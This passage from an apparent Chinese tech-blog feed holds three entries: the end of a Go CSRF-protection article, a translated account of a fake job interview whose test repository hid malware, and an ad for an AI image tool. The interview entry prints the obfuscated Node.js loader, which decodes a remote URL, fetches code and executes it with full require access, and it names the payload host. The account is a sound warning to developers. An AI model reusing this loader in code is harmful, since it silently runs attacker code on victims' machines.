os.Exit(<span class="number">1</span>)</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">home</span><span class="params">(w http.ResponseWriter, r *http.Request)</span></span> &#123;</span><br><span class="line">    fmt.Fprint(w, <span class="string">&quot;Hello!&quot;</span>)</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>如果您愿意，也可以配置 <code>http.CrossOriginProtection</code> 的行为。配置选项包括能够添加受信任的来源（允许来自这些来源的跨域请求），以及能够为被拒绝的请求使用自定义处理程序，而不是默认的 403 Forbidden 响应。</p><p>想自定义行为时，可以使用如下模式：</p><p>文件: main.go</p><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">package</span> main</span><br><span class="line"></span><br><span class="line"><span class="keyword">import</span> (</span><br><span class="line"><span class="string">&quot;fmt&quot;</span></span><br><span class="line"><span class="string">&quot;log/slog&quot;</span></span><br><span class="line"><span class="string">&quot;net/http&quot;</span></span><br><span class="line"><span class="string">&quot;os&quot;</span></span><br><span class="line">)</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">main</span><span class="params">()</span></span> &#123;</span><br><span class="line">mux := http.NewServeMux()</span><br><span class="line">mux.HandleFunc(<span class="string">&quot;/&quot;</span>, home)</span><br><span class="line"></span><br><span class="line">slog.Info(<span class="string">&quot;starting server on :4000&quot;</span>)</span><br><span class="line"></span><br><span class="line">err := http.ListenAndServe(<span class="string">&quot;:4000&quot;</span>, preventCSRF(mux))</span><br><span class="line"><span class="keyword">if</span> err != <span class="literal">nil</span> &#123;</span><br><span class="line">slog.Error(err.Error())</span><br><span class="line">os.Exit(<span class="number">1</span>)</span><br><span class="line">&#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">preventCSRF</span><span class="params">(next http.Handler)</span></span> http.Handler &#123;</span><br><span class="line">cop := http.NewCrossOriginProtection()</span><br><span class="line"></span><br><span class="line">cop.AddTrustedOrigin(<span class="string">&quot;https://foo.example.com&quot;</span>)</span><br><span class="line"></span><br><span class="line">cop.SetDenyHandler(http.HandlerFunc(<span class="function"><span class="keyword">func</span><span class="params">(w http.ResponseWriter, r *http.Request)</span></span> &#123;</span><br><span class="line">w.WriteHeader(http.StatusBadRequest)</span><br><span class="line">w.Write([]<span class="type">byte</span>(<span class="string">&quot;CSRF check failed&quot;</span>))</span><br><span class="line">&#125;))</span><br><span class="line"></span><br><span class="line"><span class="keyword">return</span> cop.Handler(next)</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">home</span><span class="params">(w http.ResponseWriter, r *http.Request)</span></span> &#123;</span><br><span class="line">fmt.Fprint(w, <span class="string">&quot;Hello!&quot;</span>)</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h2 id="限制"><a href="#限制" class="headerlink" title="限制"></a>限制</h2><p><code>http.CrossOriginProtection</code> 的主要限制是它只对阻止来自现代浏览器的请求有效。您的应用程序仍然容易受到来自不包含 <code>Sec-Fetch-Site</code> 或 <code>Origin</code> 头（通常是 2020 年之前的）的旧版浏览器的 CSRF 攻击。</p><p>目前，浏览器对 <code>Sec-Fetch-Site</code> 头的支持率为 92%，对 <code>Origin</code> 头为 95%。因此，通常情况下，仅仅依靠 <code>http.CrossOriginProtection</code> 不足以作为您唯一的 CSRF 防护措施。</p><p>还需要注意的是，只有当您的应用程序具有“可信来源”时才会发送 <code>Sec-Fetch-Site</code> 头——这基本上意味着您的应用程序在生产环境中使用 HTTPS（或开发期间使用 localhost），<code>http.CrossOriginProtection</code> 才能充分发挥作用。</p><p>您还应该知道，当请求中不存在 <code>Sec-Fetch-Site</code> 头，并且回退到比较 <code>Origin</code> 和 <code>Host</code> 头时，<code>Host</code> 头不包含方案。这个限制意味着当不存在 <code>Sec-Fetch-Site</code> 头但存在 <code>Origin</code> 头时，<code>http.CrossOriginProtection</code> 会错误地允许从 <code>http://&#123;host&#125;</code> 到 <code>https://&#123;host&#125;</code> 的跨域请求。为了减轻这种风险，您理想情况下应该配置您的应用程序使用 HTTP 严格传输安全 (HSTS)。</p><h2 id="强制使用-TLS-1-3"><a href="#强制使用-TLS-1-3" class="headerlink" title="强制使用 TLS 1.3"></a>强制使用 TLS 1.3</h2><p>深入研究这个问题让我开始思考… 如果您已经计划使用 HTTPS 并强制使用 TLS 1.3 作为最低支持的 TLS 版本呢？您能否确信所有支持 TLS 1.3 的网络浏览器也支持 <code>Sec-Fetch-Site</code> 或 <code>Origin</code> 头之一呢？</p><p>据我从 MDN 兼容性数据和 Can I Use 网站的表格来看，答案是“是”，适用于（几乎）所有主流浏览器。</p><p>如果您强制使用 TLS 1.3 作为最低版本：</p><ul><li>不支持 TLS 1.3 的旧版浏览器根本无法连接到您的应用程序。</li><li>对于支持 TLS 1.3 并可以连接的现代主流浏览器，您可以确信至少支持 <code>Sec-Fetch-Site</code> 或 <code>Origin</code> 头之一——因此 <code>http.CrossOriginProtection</code> 将有效工作。</li></ul><p>我能看到的唯一例外是 Firefox v60-69 (2018-2019)，它不支持 <code>Sec-Fetch-Site</code> 头，并且不为 POST 请求发送 <code>Origin</code> 头。这意味着 <code>http.CrossOriginProtection</code> 将无法有效阻止来自该浏览器的请求。Can I Use 显示 Firefox v60-69 的使用率为 0%，因此这里的风险似乎非常低——但世界上某个地方可能仍然有一些计算机在运行它。</p><p>此外，我们只掌握了主流浏览器（Chrome/Chromium、Firefox、Edge、Safari、Opera 和 Internet Explorer）的信息。但当然，还存在其他浏览器。它们大多数是 Chromium 或 Firefox 的分支，因此很可能没问题，但这里没有保证，并且很难量化风险。</p><p>因此，如果您使用 HTTPS 并强制使用 TLS 1.3，这是确保 <code>http.CrossOriginProtection</code> 有效工作的一大步。然而，Firefox v60-69 和非主流浏览器仍然存在非零风险，因此您可能希望增加一些纵深防御并同时使用 SameSite Cookie。</p><p>我们稍后会更多地讨论 SameSite Cookie，但首先我们需要快速绕道讨论“源 (origin)”和“站点 (site)”这两个术语之间的区别。</p><h2 id="跨站点与跨源"><a href="#跨站点与跨源" class="headerlink" title="跨站点与跨源"></a>跨站点与跨源</h2><p>在 Web 规范和 Web 浏览器的世界中，跨站点 (cross-site) 和跨源 (cross-origin) 是细微不同的概念，在这样的安全上下文中，理解它们之间的区别并确切地表达我们的意思非常重要。</p><p>我将快速解释。</p><p>如果两个网站共享完全相同的方案 (scheme)、主机名 (hostname) 和端口（如果存在），则它们具有相同的源 (origin)。因此 <code>https://example.com</code> 和 <code>https://www.example.com</code> 不是相同的源，因为主机名 (<code>example.com</code> 和 <code>www.example.com</code>) 不同。它们之间的请求将是跨源的。</p><p>如果两个网站共享相同的方案和可注册域 (registerable domain)，则它们是“同站 (same site)”的。</p><p>注意：可注册域是主机名中紧邻（并包括）有效顶级域 (effective TLD) 的部分。以下是一些示例：</p><ul><li>对于 <code>https://www.google.com/</code>，顶级域是 <code>com</code>，可注册域是 <code>google.com</code>。</li><li>对于 <code>https://login.mail.ucla.edu</code>，顶级域是 <code>edu</code>，可注册域是 <code>ucla.edu</code>。</li><li>对于 <code>https://www.gov.uk</code>，顶级域是 <code>gov.uk</code>，可注册域是 <code>www.gov.uk</code>。</li></ul><p>您可以在此处找到有效顶级域的完整列表。</p><p>因此，<code>https://example.com</code>、<code>https://www.example.com</code> 和 <code>https://login.admin.example.com</code> 都被认为是同站的，因为方案 (<code>https</code>) 和可注册域 (<code>example.com</code>) 相同。它们之间的请求不会被认为是跨站的，但会是跨源的。</p><p>注意：某些浏览器版本使用不同的同站定义，它不要求相同的方案，只要求相同的可注册域。对于这些浏览器版本，<code>https://admin.example.com</code> 和 <code>http://blog.example.com</code> 也将被视为同站。</p><p>如今，这通常被称为无方案同站 (schemaless same-site)，但在历史版本或文档中，它可能只被称为同站。</p><p>那么，我在这里想要表达的要点是什么呢？</p><p>Go 的 <code>http.CrossOriginProtection</code> 中间件的命名是准确且恰当的。它阻止跨源请求。它比只阻止跨站请求更严格，因为它也阻止来自同一站点（即可注册域下的其他源）的请求。</p><p>这很有用，因为它有助于防止您的老旧、十多年未更新的 WordPress 博客 <code>https://blog.example.com</code> 被攻破，并被用来向您的重要网站 <code>https://admin.example.com</code> 发起请求伪造攻击的情况。</p><p>当大多数人——包括我自己在内——随意谈论“CSRF 攻击”时，我们大多数时候指的是实际上是跨源请求伪造 (cross-origin request forgery)，而不仅仅是跨站请求伪造 (cross-site request forgery)。很遗憾 CSRF 是描述这类攻击的常用和已知缩写，因为大多数时候 CORF 会更准确和恰当。但嘿！这就是我们所处的混乱世界。</p><p>然而，在本文的其余部分，当我的意思确实是跨源请求伪造时，我将使用 CORF 代替 CSRF。</p><h2 id="SameSite-Cookie"><a href="#SameSite-Cookie" class="headerlink" title="SameSite Cookie"></a>SameSite Cookie</h2><p>SameSite Cookie 属性自 2017 年起普遍受到网络浏览器的支持，Go 自 v1.11 起也支持。如果您在 Cookie 上设置 <code>SameSite=Lax</code> 或 <code>SameSite=Strict</code> 属性，则该 Cookie 将仅包含在发送到设置它的同一站点的请求中。反过来，这可以防止跨站请求伪造攻击（但不能防止来自同一站点内的跨源攻击）。</p><p>这里有一些好消息——所有支持 TLS 1.3 的主流浏览器也都完全支持 SameSite Cookie，据我所知没有例外。因此，如果您强制使用 TLS 1.3，您可以确信所有使用您应用程序的主流浏览器都会遵守 SameSite 属性。</p><p>这意味着通过在 Cookie 上使用 <code>SameSite=Lax</code> 或 <code>SameSite=Strict</code>，您可以消除我们之前谈到的 Firefox v60-69 引起的跨站请求伪造风险。</p><h2 id="综合考量"><a href="#综合考量" class="headerlink" title="综合考量"></a>综合考量</h2><p>如果您结合使用 HTTPS，强制将 TLS 1.3 作为最低版本，适当使用 <code>SameSite=Lax</code> 或 <code>SameSite=Strict</code> Cookie，并在您的应用程序中使用 <code>http.CrossOriginProtection</code> 中间件，据我所知，主流浏览器只剩下两个未被缓解的 CSRF/CORF 风险：</p><ol><li>Firefox v60-69 中来自同一站点的 CORF 攻击（即来自您的可注册域下的另一个子域）。</li><li>从您的源的 HTTP 版本发起的 CORF 攻击，来自不支持 <code>Sec-Fetch-Site</code> 头的浏览器。</li></ol><p>对于第一个风险，如果您在可注册域下没有任何其他网站，或者您确信这些网站是安全的且未被攻破，那么鉴于 Firefox v60-69 的使用率极低，这可能是一个您愿意接受的风险。</p><p>对于第二个风险，如果您的源根本不支持 HTTP（包括重定向），那么您无需担心这一点。否则，您可以通过在 HTTPS 响应中包含 HSTS 头来缓解风险。</p><p>在本文的开头，我提到在某些条件下不使用基于令牌的 CSRF 检查可能是可以的。那么，让我们回顾一下这些条件是什么：</p><ul><li>您的应用程序使用 HTTPS 并强制将 TLS 1.3 作为最低版本。您接受使用旧版浏览器的用户将根本无法连接到您的应用程序。</li><li>您遵循良好实践，绝不响应使用安全方法 GET、HEAD、OPTIONS 或 TRACE 的请求来更改重要的应用程序状态。</li><li>您同时使用 <code>http.CrossOriginProtection</code> 中间件和 <code>SameSite=Lax</code> 或 <code>SameSite=Strict</code> Cookie。使用 SameSite Cookie 对于一般的纵深防御很重要，更具体地说，是为了缓解来自 Firefox v60-69 的 CSRF 攻击。</li><li>由于来自 Firefox v60-69 的未受保护的同站 CORF 攻击风险，您要么在您的可注册域下没有任何其他网站，要么您确信它们是安全且未被攻破的。</li><li>您的应用程序源根本没有 HTTP 版本，或者您在 HTTPS 响应中包含 HSTS 头。</li><li>最后，您愿意接受来自非主流浏览器（支持 TLS 1.3 但不支持 Origin 或 Sec-Fetch-Site 头或 SameSite Cookie）的 CSRF/CORF 攻击的难以量化的风险。是否存在这样的浏览器？我不知道，我也不确定是否有办法 100% 确定地回答这个问题。因此，您需要在此处进行自己的风险评估，这可能是一个您只愿意接受的风险，如果您的应用程序是一个低价值目标，并且成功进行 CSRF/CORF 攻击的影响既孤立又轻微。</li></ul><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li><a href="https://www.alexedwards.net/blog/preventing-csrf-in-go">https://www.alexedwards.net/blog/preventing-csrf-in-go</a></li></ul>]]></content>


    <summary type="html">&lt;p&gt;Go 1.25 在标准库中引入了一个新的中间件 &lt;code&gt;http.CrossOriginProtection&lt;/code&gt;。这让我思考：我们是否终于可以在不依赖基于令牌的检查（如双重提交 Cookie）的情况下防止 CSRF 攻击？是否可以在不引入第三方包（如 &lt;cod</summary>


    <category term="golang" scheme="https://programnotes.cn/categories/golang/"/>
    
    
    <category term="安全" scheme="https://programnotes.cn/tags/%E5%AE%89%E5%85%A8/"/>
    
    <category term="Go" scheme="https://programnotes.cn/tags/Go/"/>
    
    <category term="CSRF" scheme="https://programnotes.cn/tags/CSRF/"/>
    
    <category term="Web开发" scheme="https://programnotes.cn/tags/Web%E5%BC%80%E5%8F%91/"/>
    
  </entry>
  
  <entry>
    <title>译|面试官引诱我安装恶意软件(我是如何在一次“工作面试”中差点被黑的)</title>
    <link href="https://programnotes.cn/web3-interview-hack/index.html"/>
    <id>https://programnotes.cn/web3-interview-hack/index.html</id>
    <published>2025-10-16T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.120Z</updated>
    
    <content type="html"><![CDATA[<p>我差30秒就在我的机器上运行了恶意软件。</p><p>攻击媒介？来自一家“合法”区块链公司的虚假编程面试。</p><p>以下是一个复杂的诈骗操作如何几乎骗到我，以及为什么每个开发人员都应该阅读这篇文章。</p><h2 id="骗局的设置"><a href="#骗局的设置" class="headerlink" title="骗局的设置"></a>骗局的设置</h2><p>上周，我收到了 Mykola Yanchii 的一条 LinkedIn 消息。他是 Symfa 的首席区块链官。真实的公司。真实的 LinkedIn 个人资料。1000 多个联系人。一切看起来都很完美。</p><p>消息写得很流畅、专业。“我们正在开发 BestCity，一个旨在改变房地产工作流程的平台。有兼职职位。灵活的结构。”</p><p>我做了 8 年的自由职业者。构建过 Web 应用程序，参与过各种项目，也做过代码审查。我通常对安全问题很偏执——或者说我自以为是。</p><p>这看起来很合法。所以我同意了通话。</p><h2 id="诱饵"><a href="#诱饵" class="headerlink" title="诱饵"></a>诱饵</h2><p>在我们见面之前，Mykola 给我发了一个“测试项目”——这是技术面试的标准做法。一个用于评估我技能的 React/Node 代码库。30 分钟的测试。很简单。</p><p>Bitbucket 仓库看起来很专业。干净的 README。合适的文档。甚至还有那张公司里常见的、一个女人拿着平板电脑站在房子前的照片。你懂的。</p><p>这就是我差点搞砸的地方：我开会要迟到了。只有大约 30 分钟的时间来审查代码。所以我做了懒惰的开发人员会做的事情——我开始在没有先运行代码的情况下到处翻看代码库。</p><p>通常，我会沙箱化所有东西。Docker 容器。隔离的环境。但我当时很匆忙。</p><p>我花了 30 分钟修复了明显的错误，添加了一个 docker-compose 文件，清理了代码。都是些标准操作。准备好运行它并展示我的工作。</p><p>然后我有了那种偏执的开发人员时刻。</p><h2 id="幸免于难"><a href="#幸免于难" class="headerlink" title="幸免于难"></a>幸免于难</h2><p>在敲下 npm start 之前，我向我的 Cursor AI 代理提出了这个提示：</p><p>“在我运行这个应用程序之前，你能看看这个代码库中是否有任何可疑的代码吗？比如读取它不应该读取的文件，访问加密钱包等。”</p><p>然后，我惊呆了。</p><p>在 server/controllers/userController.js 的正中间，坐落着这个“杰作”：</p><figure class="highlight javascript"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">//Get Cookie</span></span><br><span class="line">(<span class="title function_">async</span> () =&gt; &#123;</span><br><span class="line">    <span class="keyword">const</span> byteArray = [</span><br><span class="line">        <span class="number">104</span>, <span class="number">116</span>, <span class="number">116</span>, <span class="number">112</span>, <span class="number">115</span>, <span class="number">58</span>, <span class="number">47</span>, <span class="number">47</span>, <span class="number">97</span>, <span class="number">112</span>, <span class="number">105</span>, <span class="number">46</span>, <span class="number">110</span>, <span class="number">112</span>, <span class="number">111</span>, <span class="number">105</span>,</span><br><span class="line">        <span class="number">110</span>, <span class="number">116</span>, <span class="number">46</span>, <span class="number">105</span>, <span class="number">111</span>, <span class="number">47</span>, <span class="number">50</span>, <span class="number">99</span>, <span class="number">52</span>, <span class="number">53</span>, <span class="number">56</span>, <span class="number">54</span>, <span class="number">49</span>, <span class="number">50</span>, <span class="number">51</span>, <span class="number">57</span>, <span class="number">99</span>, <span class="number">51</span>,</span><br><span class="line">        <span class="number">98</span>, <span class="number">50</span>, <span class="number">48</span>, <span class="number">51</span>, <span class="number">49</span>, <span class="number">102</span>, <span class="number">98</span>, <span class="number">57</span></span><br><span class="line">    ];</span><br><span class="line">    <span class="keyword">const</span> uint8Array = <span class="keyword">new</span> <span class="title class_">Uint8Array</span>(byteArray);</span><br><span class="line">    <span class="keyword">const</span> decoder = <span class="keyword">new</span> <span class="title class_">TextDecoder</span>(<span class="string">&#x27;utf-8&#x27;</span>);</span><br><span class="line">    axios.<span class="title function_">get</span>(decoder.<span class="title function_">decode</span>(uint8Array))</span><br><span class="line">        .<span class="title function_">then</span>(<span class="function"><span class="params">response</span> =&gt;</span> &#123;</span><br><span class="line">            <span class="keyword">new</span> <span class="title class_">Function</span>(<span class="string">&quot;require&quot;</span>, response.<span class="property">data</span>.<span class="property">model</span>)(<span class="built_in">require</span>);</span><br><span class="line">        &#125;)</span><br><span class="line">        .<span class="title function_">catch</span>(<span class="function"><span class="params">error</span> =&gt;</span> &#123; &#125;);</span><br><span class="line">&#125;)();</span><br></pre></td></tr></table></figure><p>混淆的。鬼鬼祟祟的。邪恶的。而且 100% 活跃——嵌入在合法的管理功能之间，一旦访问管理路由，就会以完整的服务器权限执行。</p><p>我解码了那个字节数组：<a href="https://api.npoint.io/2c458612399c3b2031fb9">https://api.npoint.io/2c458612399c3b2031fb9</a></p><p>当我第一次访问该 URL 时，它是活动的。我获取了有效载荷。纯粹的恶意软件。那种会窃取一切的东西——加密钱包、文件、密码，你的整个数字存在。</p><p>更绝的是：该 URL 在 24 小时后就失效了。这些家伙不是在开玩笑——他们已经设置了他们的基础设施来快速销毁证据。</p><p>我通过 VirusTotal 运行了有效载荷——<a href="https://www.virustotal.com/gui/file/e2da104303a4e7f3bbdab6f1839f80593cdc8b6c9296648138bd2ee3cf7912d5/behavior">自己看看行为分析</a>。剧透警告：它很恶心。</p><h2 id="骗局的操作"><a href="#骗局的操作" class="headerlink" title="骗局的操作"></a>骗局的操作</h2><p>这不是一些业余的骗局。这是复杂的：</p><ul><li><strong>LinkedIn 个人资料：</strong> Mykola Yanchii 看起来 100% 真实。首席区块链官。合适的工作经历。甚至还有那些关于“创新”和“区块链咨询”的令人尴尬的 LinkedIn 帖子。</li><li><strong>公司：</strong> Symfa 有一个完整的 LinkedIn 公司页面。专业的品牌。多名员工。关于“用区块链改造房地产”的帖子。他们甚至还有附属页面和关注者网络。</li><li><strong>方法：</strong> 最初的接触中没有危险信号。专业的语言。合理的项目范围。他们甚至使用 Calendly 进行日程安排。</li><li><strong>有效载荷：</strong> 恶意代码被战略性地放置在服务器端控制器中，准备在访问管理功能时以完整的 Node.js 权限执行。</li></ul><h2 id="心理学"><a href="#心理学" class="headerlink" title="心理学"></a>心理学</h2><p>这就是为什么这如此危险：</p><ul><li><strong>紧迫性：</strong> “在会议前完成测试以节省时间。”</li><li><strong>权威性：</strong> LinkedIn 验证的个人资料，真实的公司，专业的设置。</li><li><strong>熟悉度：</strong> 标准的带回家的编程测试。每个开发人员都做过几十个这样的测试。</li><li><strong>社会认同：</strong> 拥有真实员工和真实联系的真实公司页面。</li></ul><p>我差点就上当了。而我对这些东西很偏执。</p><h2 id="教训"><a href="#教训" class="headerlink" title="教训"></a>教训</h2><p>一个简单的人工智能提示让我免于灾难。</p><p>不是花哨的安全工具。不是昂贵的杀毒软件。只是在执行未知代码之前，让我的编码助手查找可疑模式。</p><p>可怕的是什么？这种攻击媒介对开发人员来说是完美的。我们整天下载和运行代码。GitHub 仓库、npm 包、编程挑战。我们大多数人并不会对每件事都进行沙箱化。</p><p>这是服务器端恶意软件。完整的 Node.js 权限。可以访问环境变量、数据库连接、文件系统、加密钱包。一切。</p><h2 id="规模"><a href="#规模" class="headerlink" title="规模"></a>规模</h2><p>如果这种复杂的行动正在大规模地针对开发人员，那么已经有多少人受到了攻击？他们现在在多少个生产系统中？</p><ul><li><strong>完美的定位：</strong> 开发人员是理想的受害者。我们的机器包含了王国的钥匙：生产凭证、加密钱包、客户数据。</li><li><strong>专业的伪装：</strong> LinkedIn 的合法性、真实的代码库、标准的面试流程。</li><li><strong>技术复杂性：</strong> 多层混淆、远程有效载荷传递、死人开关、服务器端执行。</li></ul><p>一次成功的感染可能会危及大公司的生产系统、价值数百万的加密货币持有量、成千上万用户的个人数据。</p><h2 id="底线"><a href="#底线" class="headerlink" title="底线"></a>底线</h2><p>如果你是一名正在获得 LinkedIn 工作机会的开发人员：</p><ol><li>始终沙箱化未知代码。Docker 容器、虚拟机，随便什么。永远不要在你的主机器上运行它。</li><li>使用人工智能扫描可疑模式。只需要 30 秒。可以拯救你的整个数字生活。</li><li>验证一切。真实的 LinkedIn 个人资料并不意味着真实的人。真实的公司并不意味着真正的机会。</li><li>相信你的直觉。如果有人催促你执行代码，那就是一个危险信号。</li></ol><p>这个骗局如此复杂，以至于它骗过了我最初的 BS 检测器。但一个偏执的时刻和一个简单的人工智能提示就揭露了整个事情。</p><p>下次有人给你发“编程挑战”时，请记住这个故事。</p><p>你的加密钱包会感谢你的。</p><hr><p>如果你是一名运行过 LinkedIn 招聘人员发来的“编程挑战”的开发人员，你可能应该把这篇文章读两遍。</p><h3 id="LinkedIn-个人资料"><a href="#LinkedIn-个人资料" class="headerlink" title="LinkedIn 个人资料"></a>LinkedIn 个人资料</h3><p><img src="https://ai.programnotes.cn/img/web3/7d89d814-b484-49ed-bb94-d80f6c9a4e0b.png" alt="7d89d814-b484-49ed-bb94-d80f6c9a4e0b.png"></p><p><img src="https://ai.programnotes.cn/img/web3/8c6823b4-dd93-4958-9aaf-f50bbf321feb.png" alt="8c6823b4-dd93-4958-9aaf-f50bbf321feb.png"></p><h3 id="消息"><a href="#消息" class="headerlink" title="消息"></a>消息</h3><p><img src="https://ai.programnotes.cn/img/web3/aed5f0d5-0eaa-4670-a711-575163411278.png" alt="aed5f0d5-0eaa-4670-a711-575163411278.png"></p><p><img src="https://ai.programnotes.cn/img/web3/ced99dd5-dd32-4007-9b0d-ac6aac757ad2.png" alt="ced99dd5-dd32-4007-9b0d-ac6aac757ad2.png"></p><h3 id="bit-bucket"><a href="#bit-bucket" class="headerlink" title="bit bucket"></a>bit bucket</h3><p><img src="https://ai.programnotes.cn/img/web3/522da775-a762-4516-9c99-6b26487407a0.png" alt="522da775-a762-4516-9c99-6b26487407a0.png"></p><p><a href="https://bitbucket.org/0x3bestcity/test_version/src/main/">https://bitbucket.org/0x3bestcity/test_version/src/main/</a> - 不确定这个链接会保留多久。</p><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li><a href="https://blog.daviddodda.com/how-i-almost-got-hacked-by-a-job-interview">https://blog.daviddodda.com/how-i-almost-got-hacked-by-a-job-interview</a></li></ul>]]></content>
    
    
    <summary type="html">一名开发人员分享了如何在一次虚假的区块链公司面试中差点被安装恶意软件的经历，以及如何通过人工智能提示避免了灾难。</summary>


    <category term="Web3" scheme="https://programnotes.cn/categories/Web3/"/>
    
    <category term="安全" scheme="https://programnotes.cn/categories/Web3/%E5%AE%89%E5%85%A8/"/>
    
    
    <category term="安全" scheme="https://programnotes.cn/tags/%E5%AE%89%E5%85%A8/"/>
    
    <category term="面试" scheme="https://programnotes.cn/tags/%E9%9D%A2%E8%AF%95/"/>
    
    <category term="恶意软件" scheme="https://programnotes.cn/tags/%E6%81%B6%E6%84%8F%E8%BD%AF%E4%BB%B6/"/>
    
    <category term="区块链" scheme="https://programnotes.cn/tags/%E5%8C%BA%E5%9D%97%E9%93%BE/"/>
    
    <category term="开发人员" scheme="https://programnotes.cn/tags/%E5%BC%80%E5%8F%91%E4%BA%BA%E5%91%98/"/>
    
  </entry>
  
  <entry>
    <title>AI图生图：释放你的无限创造力，免费在线生成惊艳图像</title>
    <link href="https://programnotes.cn/ai-seedream/index.html"/>
    <id>https://programnotes.cn/ai-seedream/index.html</id>
    <published>2025-09-26T05:30:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>在数字创意的浪潮中，人工智能（AI）正以前所未有的方式赋予我们表达自我的力量。曾经需要专业技能和昂贵软件才能实现的视觉艺术，如今AI 的进步，变得触手可及。今天，我们向您隆重介绍一款强大而易用的在线工具——<a href="https://seedreamt.programnotes.cn">AI图生图</a>，它将彻底改变您的创作流程，让每个人都能轻松成为艺术家。</p><p>最重要的是，这款工具<strong>限时免费试用</strong>，并且<strong>无需注册登录</strong>，您可以立即开始您的创意之旅！</p><p><a href="https://seedreamt.programnotes.cn/">立即访问 AI图生图，开启无限创造力</a></p><h2 id="核心功能亮点"><a href="#核心功能亮点" class="headerlink" title="核心功能亮点"></a>核心功能亮点</h2><p>“AI图生图”不仅仅是一个简单的图像生成器，它集成了多种强大功能，旨在满足从初学者到专业人士的各种需求。</p><h3 id="1-强大的“文生图”与“图生图”模式"><a href="#1-强大的“文生图”与“图生图”模式" class="headerlink" title="1. 强大的“文生图”与“图生图”模式"></a>1. 强大的“文生图”与“图生图”模式</h3><p>无论您是想将脑海中的奇幻场景变为现实，还是希望在现有图片的基础上进行二次创作，我们都能满足您。</p><ul><li><strong>文生图 (Text-to-Image):</strong> 只需输入一段描述性的文字（我们称之为“提示词”），AI 就能为您绘制出对应的图像。您的想象力是唯一的边界！</li><li><strong>图生图 (Image-to-Image):</strong> 您可以上传一张自己的图片作为参考，AI<br>将智能地理解其内容、风格和构图，并根据您的新提示词进行创新性地重绘或风格迁移。</li></ul><p><img src="https://seedreamt.programnotes.cn/fantasy-landscape-with-mountains-and-magical-eleme.jpg" alt="AI生成的奇幻景观"></p><center>AI图生图：将简单的文字提示变为复杂的视觉作品</center><h3 id="2-丰富的内置预设风格"><a href="#2-丰富的内置预设风格" class="headerlink" title="2. 丰富的内置预设风格"></a>2. 丰富的内置预设风格</h3><p>灵感枯竭？没关系！网站内置了上百种精心调校的预设风格，涵盖3D、动漫、现实主义、纸艺、水墨画等多种艺术形式。只需一键点击，即可将您的想法应用到不同风格上，轻松探索多种可能性。</p><h3 id="3-极致简单的三步操作流程"><a href="#3-极致简单的三步操作流程" class="headerlink" title="3. 极致简单的三步操作流程"></a>3. 极致简单的三步操作流程</h3><p>我们坚信，强大的功能不应以牺牲易用性为代价。整个创作过程被简化为三个直观的步骤：</p><ol><li><strong>描述您的想法：</strong> 在输入框中填写您的提示词，或上传参考图，并选择您喜欢的风格。</li><li><strong>AI 魔法生成：</strong> 点击“生成”按钮，我们强大的 AI 模型将立即开始工作。</li><li><strong>下载与分享：</strong><br>短短几十秒后，一幅高质量的图像便会呈现眼前。您可以立即下载高清版本，或在历史记录中随时回顾。</li></ol><h2 id="无限的应用场景"><a href="#无限的应用场景" class="headerlink" title="无限的应用场景"></a>无限的应用场景</h2><p>“AI图生图”的潜力覆盖了各行各业，无论您的身份是什么，都能从中受益。</p><ul><li><strong>设计师与艺术家：</strong> 快速生成概念原型，探索不同视觉风格，为您的项目注入源源不断的灵感。</li><li><strong>营销与运营人员：</strong> 无需再为寻找配图而烦恼。轻松生成独特、免版权风险的社交媒体帖子、博客文章配图和广告素材。</li><li><strong>内容创作者：</strong> 为您的视频、播客或小说创作引人入胜的封面和插图。</li><li><strong>普通爱好者：</strong> 制作个性化的手机壁纸、社交媒体头像，或者仅仅是享受将奇思妙想变为现实的乐趣。</li></ul><p><img src="https://seedreamt.programnotes.cn/professional-food-photography-gourmet-dish.jpg" alt="AI生成的专业美食摄影"></p><center>无论是商业广告还是个人创作，AI都能胜任</center><h2 id="立即开始您的创作之旅！"><a href="#立即开始您的创作之旅！" class="headerlink" title="立即开始您的创作之旅！"></a>立即开始您的创作之旅！</h2><p>创意不应被技术门槛所束缚。“AI图生图”致力于将最前沿的AI技术以最简单的方式带给每一位热爱生活、充满想象力的人。</p><p>忘记复杂的参数和昂贵的订阅费吧。现在就打开浏览器，访问我们的网站，释放您被压抑已久的创造力！</p><p><strong>官方网站：</strong> <a href="https://seedreamt.programnotes.cn/">https://seedreamt.programnotes.cn/</a></p><p>我们期待看到您独一无二的精彩作品！</p><h2 id="创意作品"><a href="#创意作品" class="headerlink" title="创意作品"></a>创意作品</h2><span 